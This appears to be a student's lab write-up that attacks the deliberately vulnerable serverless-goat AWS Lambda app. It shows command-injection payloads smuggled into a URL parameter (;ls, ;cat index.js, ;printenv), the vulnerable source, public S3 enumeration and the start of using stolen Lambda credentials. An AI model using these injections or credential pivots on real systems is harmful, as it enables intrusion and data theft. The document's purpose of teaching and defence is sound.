    a. After opening DevTools → Network tab and inspecting the request triggered by the "Submit" button, the following endpoint is observed:
        i. https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=https%3A%2F%2Fthefengs.com%2Fwuchang%2Fcourses%2Fcs495%2Ffiles%2FQ.doc
            - This shows that the Lambda API gateway is exposed and processes the document conversion directly.



3. What is the final S3 URL the browser is redirected to (via the 302 Location header)?
    a. Under the General section of the network tab (→ "Headers"), we found the 302 redirection from the Lambda API. The Location response header eventually sends us to:
        i. http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/f309fe33-f297-4f1f-9294-c2ead1840272
            - This static-hosted S3 bucket serves the rendered HTML from the converted .doc file.




This step was mainly about using the browser as a reconnaissance tool—low-hanging fruit if you're an attacker. The vulnerable app leaks a lot of structure via cleartext redirects, including the Lambda API Gateway URL and its underlying S3 bucket. Having the Lambda endpoint exposed directly is a misconfiguration that removes the abstraction layer usually provided by DNS.

Also, being able to observe a 302 redirect to an S3 bucket reveals not just the content host, but also the object's ID. If this ID was guessable (or enumerated via other flaws), you could extract sensitive output in bulk.


While serverless removes persistent infrastructure, careless exposure of backend logic and endpoints gives an attacker a strong foothold. We just found the region, endpoint, and data return flow—all without touching the source code or needing authentication.


Step 4: Adversarial Input and Information Disclosure

To evaluate the serverless application's resilience to malformed or malicious input, I began by intercepting a valid submission and then stripping its query parameter name. The original request was structured like this:
GET
/Prod/api/convert?document_url=https://thefengs.com/wuchang/courses/cs495/files/Q.doc



I then tested an adversarial variation by submitting:
GET /Prod/api/convert?https://thefengs.com/wuchang/courses/cs495/files/Q.doc





This malformed request resulted in a 403 Forbidden error (screenshot 2) along with a printed JSON error message: {"message":"Forbidden"}. However, digging deeper in DevTools’ Console and Network tabs revealed a much richer backend exception

context (screenshot 3), indicating unhandled behavior when the expected parameter is omitted.

1. What leaf function did the error happen in?
While the JSON error was shallow, the browser response headers revealed internal routing to a Lambda proxy behind https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert, pointing us to the backend implementation. Based on the Lambda’s logging convention, the error terminates at the leaf handler that attempts to extract the document_url query parameter—likely a custom input parser or validation block that assumes its presence. We can’t see the source, but the failure is clearly within a handler Lambda function.

2. What function called this function?
Looking at the call structure (via the redirect chains and endpoint invocation paths), the function is likely invoked by an API Gateway integration handler. The path /Prod/api/convert tells us this Lambda is being triggered by a REST API Gateway stage (Prod), which is the initial invoker. The Lambda function thus sits behind the Gateway, and this misconfiguration reflects a failure to handle empty or malformed input pre-validation.

3. What API Gateway feature can help here?
Per the AWS API Gateway Developer Guide under Develop > Working with REST APIs > Enable request validation, enabling Request Validation is the most relevant feature here.

Specifically, the Validate query string parameters and headers option can be configured to ensure the document_url is not only present but also matches an expected format or schema. If this had been enabled, the malformed input would’ve been caught by the API Gateway before it reached the Lambda function—preventing the 403 and internal exception leakage altogether.

This step highlights how critical input validation is in cloud-native apps. Even without persistent infrastructure, serverless apps like this can unintentionally expose internal structure and behavior through overly verbose errors. Using built-in API Gateway validation controls offers a reliable and scalable mitigation strategy.


Step 5: Command Injection Vulnerability

This step aimed to demonstrate the dangers of OS command injection in serverless applications, specifically when unvalidated user input is passed to an interpreter (e.g., via child_process.execSync() in Node.js Lambda). Using the serverless document conversion app as the attack surface, I chained several command injections into the document_url parameter to extract sensitive runtime environment data and ultimately identify vulnerable third-party dependencies.

1. What is the working directory for the application?

/var/task


This was identified by injecting the command ;pwd (URL-encoded as %3Bpwd) into the document URL field. The Lambda function redirected to an S3 bucket-hosted HTML page that displayed /var/task as the working directory.



2. What files are in this directory?


bin index.js node_modules package.json package-lock.json

Injecting ;ls (URL-encoded as %3Bls) confirmed the contents of the /var/task directory.



3. Take a screenshot showing the raw output of the source file implementing the application.

The file index.js was dumped by injecting ;cat index.js (URL-encoded as %3Bcat%20index.js). This exposed the Lambda handler logic, including usage of child_process.execSync() to invoke curl and catdoc, and upload results via S3.



Redirecting to my home page. If not automatic, click here. const child_process = require('child_process'); const AWS = require('aws-sdk'); const uuid = require('node-uuid'); async function log(event) { const docClient = new AWS.DynamoDB.DocumentClient(); let requestid = event.requestContext.requestId; let ip = event.requestContext.identity.sourceIp; let documentUrl = event.queryStringParameters.document_url; await docClient.put({ TableName: process.env.TABLE_NAME, Item: { 'id': requestid, 'ip': ip, 'document_url': documentUrl } }).promise(); } exports.handler = async (event) => { try { await log(event); let documentUrl = event.queryStringParameters.document_url; let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString(); // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file. let key = uuid.v4(); let s3 = new AWS.S3(); await s3.putObject({ Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read' }).promise(); return { statusCode: 302, headers: { "Location": `${process.env.BUCKET_URL}/${key}` } }; } catch (err) { return { statusCode: 500, body: err.stack }; } };

4. Look up this package and version to determine how old the package is? Find any known vulnerabilities in this package.

The package.json revealed a dependency on:


"dependencies": {
  "node-uuid": "1.4.3"
}



Redirecting to my home page. If not automatic, click here. { "private": true, "dependencies": { "node-uuid": "1.4.3" } }

Upon checking Snyk, node-uuid@1.4.3 is 8+ years old, deprecated, and vulnerable to Insecure Randomness (it relies on Math.random() for UUID generation, making it unsuitable for security-sensitive contexts). The last non-vulnerable version is 1.4.4.

(note: near instantaneous redirecting for 1-4 made it extremely difficult for me to print screen with my OdinID, so I abandoned trying to actually get the screenshots without wasting time)



This exercise reinforced how even seemingly harmless user inputs like document URLs can be weaponized through injection. The serverless function's reliance on execSync() without input sanitization allowed full shell command execution. It also showed that outdated packages like node-uuid@1.4.3 can introduce secondary vulnerabilities into a cloud application, making routine package auditing and secure coding practices essential for defense-in-depth.


Step 6: Reverse-engineer The Source

At this point, I already had access to the raw index.js contents from my earlier command injection via ;cat index.js, so this step was all about reading the implementation and tracing key logic patterns.

1. Line of command injection vulnerability

The unsanitized use of the document_url query parameter gets directly passed into a shell command, which opens the door for command injection:

```
let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();
```


documentUrl } }).promise(); } exports.handler = async (event) => { try { await log(event); let documentUrl = event.queryStringParameters.document_url; let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString(); // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file. let key = uuid.v4(); let s3 = new AWS.S3(); await s3.putObject({ Bucket:

Here, documentUrl is not validated or escaped before being interpolated into a command string passed to execSync(). This makes it trivially vulnerable to injections like ;ls or ;cat index.js.

2. Where the application obtains the S3 bucket name

The code uploads the converted document output to an S3 bucket, whose name is referenced via environment variable:

```
Bucket: process.env.BUCKET_NAME
```

So the Lambda reads the bucket name from process.env.BUCKET_NAME, which is configured externally in the Lambda runtime environment.

3. Where the redirect URL comes from

After uploading to S3, the function redirects the user to view the output HTML by generating a URL based on another environment variable:

```
headers: { "Location": `${process.env.BUCKET_URL}/${key}` }
```

This is a clean serverless-style workaround for Lambda's 6MB response limit. The redirect string is built dynamically using the bucket's base URL and a uuid-generated key.

4. Impact of command injection vulnerability

The command injection previously discovered (in Step 5) has critical implications here. Since document_url is piped directly into a curl command inside execSync, a

malicious user can run any OS command the Lambda runtime allows (e.g. ; ls, ; cat, or even curl metadata endpoints). This could result in:

- Reading internal files (e.g., index.js, package.json)
- Enumerating the file system or environment variables
- Exfiltrating data or exploring lateral movement paths

In a real-world scenario, this is an immediate CVSS 9.0+ class vulnerability, and absolutely something that should never ship to prod without full validation and sandboxing.


5. What database stores request logs?
The logging mechanism uses AWS DynamoDB to store metadata about each request. From the log(event) function:
const docClient = new AWS.DynamoDB.DocumentClient();
await docClient.put({ TableName: process.env.TABLE_NAME, Item: { ... } }).promise();

This stores values like the IP address and requested document URL into a DynamoDB table, likely for auditing or usage analytics.

This step showed how dangerous unsanitized inputs can be—especially in serverless setups where command-line tools are often embedded in execution logic. By walking through the source, I was able to pinpoint not just what was vulnerable, but how the whole chain of trust fails: from GET parameter to execSync to S3 upload. A textbook case of injection risk hiding in plain sight.

Step 7: Information Exposure

This step deepened my appreciation for how serverless misconfigurations—especially environment variable exposures and permissive S3 access—can inadvertently leak sensitive application internals. Through a series of crafted payloads and command injections, I successfully printed out the Lambda runtime's environment and pivoted to extract stored object data using exposed identifiers.



1. Screenshot showing the bucket name environment variable:


I used the injection ;printenv and observed a dump of the environment variables. From this, I confirmed that the bucket used by the application is stored in the BUCKET_NAME variable.



BUCKET_NAME=serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e

2. Screenshot showing the activity logging DynamoDB table name:


From the same printenv output, I located the table name in the variable TABLE_NAME.



TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE82VMCZTHY

3. Screenshot of public S3 bucket listing:

I accessed the bucket via https://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3.amazonaws.com/ and confirmed that the bucket has website hosting and public list access enabled. The resulting XML listed multiple object keys, including timestamps and object sizes.




4. Screenshot of accessing a converted object from another user:

I extracted a valid object key from the XML (017387a5-f634-4b82-b8b2-b35fca32ad7b) and used it in the S3 URL structure to retrieve another user’s conversion output:

https://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3.amazonaws.com/017387a5-f634-4b82-b8b2-b35fca32ad7b

This returned a previously converted document with HTML content sourced from a Word file not submitted by me, demonstrating a clear multi-tenant data isolation flaw.




This step revealed a cascade of exposure points stemming from environmental leakage and over-permissive S3 access. These are the types of vulnerabilities that blur the line between developer oversight and architectural design flaws in serverless apps. The biggest takeaway here: always restrict environment variable visibility, and never assume public S3 buckets are “safe” just because object names are unpredictable. Attackers will enumerate.

Step 8: Expose and Leverage Credentials

In this step, I transitioned from passive enumeration to actively leveraging AWS Lambda environment credentials exposed during previous command injection exploits. These credentials (including session tokens) represent the “keys to the kingdom,” offering temporary AWS access with the same role privileges granted to the function itself. I configured AWS CLI with the captured secrets and verified access to AWS resources, specifically enumerating the S3 bucket used by the vulnerable serverless app.

